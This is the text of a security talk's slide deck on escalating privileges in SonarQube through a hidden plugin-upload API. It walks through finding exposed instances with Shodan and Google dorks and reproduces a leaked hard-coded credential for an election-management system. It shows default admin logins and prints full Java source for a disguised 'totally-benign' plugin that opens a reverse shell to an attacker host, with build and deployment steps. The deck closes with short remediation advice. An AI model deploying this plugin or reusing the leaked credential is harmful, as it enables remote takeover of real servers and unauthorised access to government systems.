

What You Can't See CAN Hurt You

SonarQube Privilege Escalation via Hidden API Calls

■ Jon Williams

AGENDA

01

INTRO

Who am I?

What is SonarQube?

02

RECON

Identify exposed instances

Gather information

03

WEAPONIZATION

Gain a foothold

Prepare the exploit

04

EXPLOITATION

Elevate privileges

Remediate the vulnerability




01

INTRO

Who am I?
What is SonarQube?

#me




LEVEL SET

Technical Exploit

GOAL: To demonstrate how
to compromise a target
using an attacker's mindset.

CREATIVE FEATURE
DISCOVERY AND ABUSE



sonarqube



CODE

Store source code in a central repository




ANALYZE

Check for common coding errors and bugs



AUDIT

Review for security vulnerabilities



```
246 if (Provider.class == roleTypeClass) {  
247     Type providedType = ReflectionUtils.getLastTypeGenericArgument(dependencyDescriptor.  
248     2 Class providedClass = 1 ReflectionUtils.getTypeClass(providedType);  
249  
250     if (this.componentInstance.hasComponent(providedType, dependencyDescriptor.  
251         || 3 providedClass.isAssignableFrom(List.class) || providedClass.isAs
```

A "NullPointerException" could be thrown; "providedClass" is nullable here.

 Bug  Major

 cert, cwe

```
252     continue;  
253 }
```

RELIABILITY

 0  Bugs

Quality Gate
Passed

All conditions passed

SECURITY

 0  Vulnerabilities

 1 Hotspots

MAINTAINABILITY

 4 Code Smells

 5  Debt
min

Continuous Code Inspection

Thousands of automated **Static Code Analysis rules**, protecting your app
on multiple fronts, and guiding your team.

MUST READ: Microsoft urges users to stop using phone-based multi-factor authentication

Search Site

FBI: Hackers stole source code from US government agencies and private companies

FBI blames intrusions on improperly configured SonarQube source code management tools.



By Catalin Cimpanu for Zero Day | November 7, 2020 -- 08:00 GMT
(00:00 PST) | Topic: Security



MORE FROM CATALIN CIMPANU



Security
Australian government warns of possible ransomware attacks on health sector



Security
BlackBerry discovers new hacker-for-hire mercenary group



Security
Comodo open-sources its EDR solution

oe

11:35 AM

1



02

RECON

Identify exposed instances
Gather information

Open Source Intel



- ◆ Shodan/Censys/BinaryEdge
Default port 9000

- ◆ Google Dork
inurl:/sessions/new
intitle:sonarqube

Results for your query: sonarqube port:"9000" protocol:"tcp"

5,261 results found.



Showing 1 to 20 of 5,261 entries.

< 1 2 3 4 5 ... 264 >

IP	Port	Type	Summary
----	------	------	---------

IP	Port	Type	Summary
177.36.44.173 10/29/20 5:03 PM	9000/tcp	web	<p>web.path: / (Status: 200) web.title: SonarQube web.server: -- Body Hash (web.body.sha256): f5fb62e459af03104fc...54 Favicon Hash: web.favicon.md5: b4e4785d5852c563b9ae47cbb7af06fe - web.favicon.mmh3: 859681514</p> <pre><!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html; charset=UTF-8" charset="UTF-8"/><meta http-equiv="X-UA-Compatible" content="IE=edge"><link rel="apple-touch-icon" href="/apple-touch-icon.png"><link rel="apple-t (...)</pre>

POSSIBLE TARGET?

Filters

Quality Gate

Passed

3

Failed

1

Reliability (🐞 Bugs)

A

1

B

0

C

0

D

0

E

3

Security (🔒 Vulnerabilities)

A

0

B

0

C

0

Perspective: Overall Status

Sort by: Last analysis date



Search by project

8 projects

avhomedgarden

Failed

Last analysis: September 1, 2020, 11:48 AM

2.4k

E



Bugs

20

E



Vulnerabilities

0.0%

E



Hotspots Reviewed

28k

A



Code Smells

0.0%

O

9.8%



Coverage

Duplications

O

9.8%

847k

XL

PHP, JavaScript, ...

pro_blog

Passed

Last analysis: July 18, 2020, 10:41 AM

0

A



Bugs

1

E



Vulnerabilities

-

A



Hotspots Reviewed

35

A



Code Smells

0.0%

O

8.2%



Coverage

6k

S

Go

nongsanjang

Passed

THIS IS TOO EASY...

WHAT'S THE DANGER?

Exposed source code may reveal:

- Software stacks
- Server locations
- File paths
- Proprietary data
- A company's "secret sauce"
- Credentials, keys, & tokens
- Bugs and security vulnerabilities



```
12
13     namespace EMS.Election.Configurations
14 {
15         public class MappingConfiguration : Profile
16         {
17             public MappingConfiguration()
18                 : base("ConfigurationProfile")
19             {
20                 CreateMap<Core.Data.Models.Election, ElectionViewModel>().
21                     ForMember(r => r.IsPartisan, s => s.MapFrom(a => a.IsPostedToWebsite));
22                 CreateMap<ElectionViewModel, Core.Data.Models.Election>()
23                     .ForMember(r => r.IsPostedToWebsite, s => s.MapFrom(a => a.IsPartisan));
24                 CreateMap<Measure, MeasureViewModel>();
25                 CreateMap<MeasureViewModel, Measure>();
26                 CreateMap<ElectionType, ElectionTypeViewModel>();
27                 CreateMap<ElectionTypeViewModel, ElectionType>();

28
29                 CreateMap<VotingMethod, VotingMethodViewModel>();
30                 CreateMap<VotingMethodViewModel, VotingMethod>();

31
32                 CreateMap<ElectionBallotLanguage, ElectionBallotLanguageViewModel>();
33                 CreateMap<ElectionBallotLanguageViewModel, ElectionBallotLanguage>();

34
35                 CreateMap<Core.Data.Models.Election, ElectionSearchResultViewModel>();
```

HARD MODE

▼ Security Category CWE-54... Clear

▼ SonarSource

Others 134

➤ OWASP Top 10

➤ SANS Top 25

▼ CWE CWE-546 - SUSPIC...

Clear

Search for CWEs...

No CWE associated 64k

CWE-563 - Assignment to Variabl... 2.6k

CWE-397 - Declaration of Throws ... 548

CWE-546 - Suspicious Comment 134

CWE-588 - Attempt to Access Chi... 112

CWE-704 - Incorrect Type Conver... 112

CWE-489 - Leftover Debug Code 52

CWE-570 - Expression is Always F... 52

CWE-571 - Expression is Always True 52

9 shown

tasktestsonarpr / EMS.Core/Data/Repository.cs

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L450 🔍 ⚡

 Code Smell ▾  Info ▾  Open ▾ Not assigned ▾ Comment

🏷 cwe ▾

tasktestsonarpr / EMS.IntegrationServices/.../DataServices/EntityReferences/VoteCalDistrictPortionAssignmentEntityReferenceDataS...

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L18 🔍 ⚡

 Code Smell ▾  Info ▾  Open ▾ Not assigned ▾ Comment

🏷 cwe ▾

tasktestsonarpr / EMS.IntegrationServices/CommonIntegration/Validations/VoteByMailBallotValidator.cs

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L68 🔍 ⚡

 Code Smell ▾  Info ▾  Open ▾ Not assigned ▾ Comment

🏷 cwe ▾

tasktestsonarpr / EMS.IntegrationServices/DistrictPrecinct/Controllers/GeoDataSyncDiffController.cs

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L48 🔍 ⚡

 Code Smell ▾  Info ▾  Open ▾ Not assigned ▾ Comment

🏷 cwe ▾

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L53 🔍 ⚡

 Code Smell ▾  Info ▾  Open ▾ Not assigned ▾ Comment

🏷 cwe ▾

Complete the task associated to this 'TODO' comment. Why is this an issue?

last month ▾ L58 🔍 ⚡

EASY MODE

Overview Issues Security Hotspots Measures Code Activity

Project information

Filters

Status

To review

Overall code

Security Hotspots Reviewed ?

0.0%

69 Security Hotspots to review

Review priority: **HIGH****Authentication** 2

Make sure hard-coded credential is safe.

TO REVIEW

Make sure hard-coded credential is safe.

TO REVIEW**Command Injection** 26 **SQL Injection** 3 **Make sure hard-coded credential is safe.**

Get Permalink

Category **Authentication**

Review priority

HIGH

Assignee

Not assigned**Status: To review**

This Security Hotspot needs to be reviewed to assess whether the code poses a risk.

EMS:Backend EMS.IntegrationServices/CommonIntegration/VoteCalServices/VoteCalBaseService.cs

```
34 {  
35     var credentials = new NetworkCredential()  
36     {  
37         Domain = "Secstate",  
38         UserName = "CERT-VOC-ALAMEDA",  
39         Password = "Z29G624qT34VaTS"
```

YOU'VE GOT TO BE KIDDING ME MODE



#Coded by @Rzepsky

INTERESTING FILE HAS BEEN FOUND!!!

The rule defined in 'rules.yaml' file has been triggered. Checkout the file /DumpsterDiver/source_folder/users.csv

FOUND POTENTIAL PASSWORD!!!

Potential password M5UWx/N-yjuZ has been found in file /DumpsterDiver/source_folder/update.db

FOUND HIGH ENTROPY!!!

The following string: lxRV/uiC4kmZQryIZxSS1Q6xNlZMjo4kn+LnjNiF has been found in /DumpsterDiver/source_folder/config.php

github.com/securing/DumpsterDiver

03

WEAPONIZATION

Gain a foothold
Prepare the exploit

GAIN A FOOTHOLD



EXPOSURE

- Public code
- GitHub/GitLab
- Credential reuse



VULNERABILITY

Jenkins plugin
credential disclosure
CVE-2013-5676



STUPIDITY

admin / admin

Log In to SonarQube



Sometimes it really is that simple.



ENUMERATION

> Configuration

SMTP, SCM, SAML, GitHub, GitLab, Webhooks

> Security

Usernames, Emails, Groups, Permissions

> Projects

Code, Issues, Reports

ENUMERATION

> System

- Server ID & version
- Application paths
- Database connection details
- JVM config properties
- Java version
- And these:

Logs level: INFO  [Download Logs](#) [Download System Info](#) [Restart Server](#)

Administration

Configuration ▾ Security ▾ Projects ▾ **System** Marketplace

 A new version of SonarQube is available. [Learn More](#)

System Info

Server ID EA8D9556-AXSXYXdkIMArk_af-5-F
Version 8.2.0.32929

[Copy ID information](#)


▼ System

Docker	
High Availability	
Official Distribution	
Force authentication	
Home Dir	/opt/sonarqube
Data Dir	/opt/sonarqube/data
Temp Dir	/opt/sonarqube/temp
Processors	1
Lines of Code	1,687,683

GREAT, SO WHAT CAN I DO AS AN ADMIN?

Using the web interface, you can:

- Mess with config settings
- Add users
- Manipulate projects
- Change the log level
- Restart the app server
- Install plugins from the marketplace
- Cause general mischief



BUT!

What about the API...?!

Click Here



SonarQube™ technology is powered by [SonarSource SA](#)

Web API

Search by name...

Show Internal API ?

Show Deprecated API ?

api/authentication

api/ce

api/components

api/duplications

api/favorites

api/issues

api/languages

api/authentication

Handle authentication.

POST api/authentication/login SINCE 6.0

Authenticate a user.

Parameters

POST api/authentication/logout SINCE 6.3

Logout a user.



GET api/authentication/validate SINCE 3.3

Check credentials.

Response Example

API DOCUMENTATION

INTERNAL API



api/updatecenter internal


Get list of installed plugins

POST api/updatecenter/upload internal since 6.0

Upload a plugin.
Requires 'Administer System' permission.

Parameters

ATTACK CHAIN



Step 1

Write a malicious plugin

Step 2

Upload the plugin via API

Step 3



Restart the application server

Step 4

Compromise the target

LET'S DO IT

...but what does a custom plugin look like?



SONAR SOURCE TO THE RESCUE

<https://docs.sonarqube.org/7.9/extend/developing-plugin/>

The screenshot shows the SonarQube documentation website for version 7.9. The left sidebar contains a search bar and a navigation menu with sections like 'Architecture and Integration', 'Requirements', 'Setup and Upgrade', 'Analyzing Source Code', 'User Guide', 'Project Administration', 'Instance Administration', and 'Extension Guide'. The 'Extension Guide' section is currently expanded, showing 'Web API Authentication' and 'Adding Coding Rules'. The main content area is titled 'Plugin basics' and includes sections for 'Building your plugin', 'Prerequisites', and 'Create a Maven Project'. It provides instructions for building a plugin using Java 8 and Maven 3.1, mentions the 'gradle-sonar-packaging-plugin' for Gradle users, and links to a GitHub repository for a plugin example project.

Plugin basics

Building your plugin

Prerequisites

To build a plugin, you need Java 8 and Maven 3.1 (or greater). Gradle can also be used thanks to <https://github.com/iwarapter/gradle-sonar-packaging-plugin>. Note that this Gradle plugin is not officially supported by SonarSource.

Create a Maven Project

The recommended way to start is by duplicating the plugin example project:
<https://github.com/SonarSource/sonar-custom-plugin-example>.

If you want to start the project from scratch, use the following Maven pom.xml template:

› pom.xml

SONAR SOURCE TO THE RESCUE

<https://github.com/SonarSource/sonar-custom-plugin-example>

The screenshot shows a GitHub repository page for the project "SonarSource / sonar-custom-plugin-example". The repository has 25 stars and 2 pull requests. The "Code" tab is selected. The main commit list shows a recent update by "philippe-perrin-sonarsource" with 41 commits, dated 6 days ago. This commit was triggered by issue SONAR-13562 and updated license headers. Other commits in the list also relate to this issue. The repository has 8 branches and 1 tag.

Commit Details	Date
philippe-perrin-sonarsource SONAR-13562 Update li... (41 commits)	6 days ago
conf SONAR-13562 Update license headers (#25)	6 days ago
scripts SONAR-13562 Update license headers (#25)	6 days ago
src/main SONAR-13562 Update license headers (#25)	6 days ago
.gitignore Exclude Eclipse metadata	7 months ago



MAIN TAKEAWAYS

- Written in Java 8
- Built with Maven
- Docker can be used for testing
- Install all of these to proceed



ANATOMY OF A PLUGIN

```
totally-benign-plugin/  
└── pom.xml  
└── src  
    └── main  
        └── java  
            └── benign.java
```

Project Object Model

Metadata that defines
the project structure

Java Class

Where the magic happens



ANATOMY OF A PLUGIN

pom.xml

```
...
<name>benign</name>
<description>Totally benign plugin</description>
<groupId>benign</groupId>
<artifactId>totally-benign-plugin</artifactId>
<packaging>sonar-plugin</packaging>
<version>1.0</version>
...
<configuration>
    <pluginKey>benign</pluginKey>
    <pluginClass>benign</pluginClass>
</configuration>
...
```



ANATOMY OF A PLUGIN

benign.java

```
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import static java.util.Arrays.asList;
import org.sonar.api.Plugin;
import org.sonar.api.config.PropertyDefinition;

public class benign implements Plugin {
    @Override
    public void define(Context context) {
        String lhost = "127.0.0.1"; // specify your attack host here
        int lport = 1337;           // specify a listening port here
        try {
            revshell(lhost, lport);
        }
        catch (Exception e){
        }
    }
    public void revshell(String host, int port) throws Exception {
        String[] cmd = new String[3];
        cmd[0] = "/bin/bash";
        cmd[1] = "-c";
        cmd[2] = "exec 5</dev/tcp/" + host + "/" + port + ";cat <&5 | while read line; do $line 2>&5 >&5; done";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
    }
}
```

BUILD IT

Run the following commands:

```
cd totally-benign-plugin
```

```
mvn clean package
```

Then you'll find the compiled plugin here:

```
target/totally-benign-plugin-1.0.jar
```



04

EXPLOITATION


Elevate privileges
Remediate the vulnerability

TEST IN PROD?




- Could crash the SonarQube server
- Best to test in Docker first
- **Dead simple:**
`docker run -d --rm \
-p 9000:9000 --name sonarqube \
sonarqube:7.9.4-community`
- Browse to localhost:9000
admin / admin
- **When you finish:**
`docker stop sonarqube`

1...2...3...POP



HOW'D IT GO?

- Missed your callback? Lost your shell?
Just restart again.
- Feeling lazy on the command line?
Restart the server in the dashboard too.
- Plugin loaded but didn't work?
Uninstall it from the dashboard.
- And of course...
Clean up after yourself.




BUT I'M BLUE TEAM!

How do I prevent this attack?

- Upgrade SonarQube
- Only affects versions before 7.9.5
- Ensure no projects are public

The screenshot shows the SonarQube administration interface. The top navigation bar includes links for sonarQube, Projects, Issues, Rules, Quality Profiles, Quality Gates, and Administration. The Administration link is highlighted. Below the navigation is a secondary navigation bar with Configuration, Security, Projects, System, and Marketplace. The Configuration item is underlined, indicating it is selected. On the left, a sidebar lists Languages, New Code Period, SCM, Security, and Technical Debt. The Security section is currently active. A main content area titled "Force user authentication" contains the following text: "Forcing user authentication prevents anonymous users from accessing the SonarQube UI, or project data via the Web API. Some specific read-only Web APIs, including those required to prompt authentication, are still available anonymously." Below this text is a key field: "Key: sonar.forceAuthentication". At the bottom right of the content area are "Save" and "Cancel" buttons. A large blue checkmark icon is positioned to the right of the "Force user authentication" title.



THAT'S ALL, FOLKS

Sample plugin and instructions at

github.com/braindead-sec/pwnrqube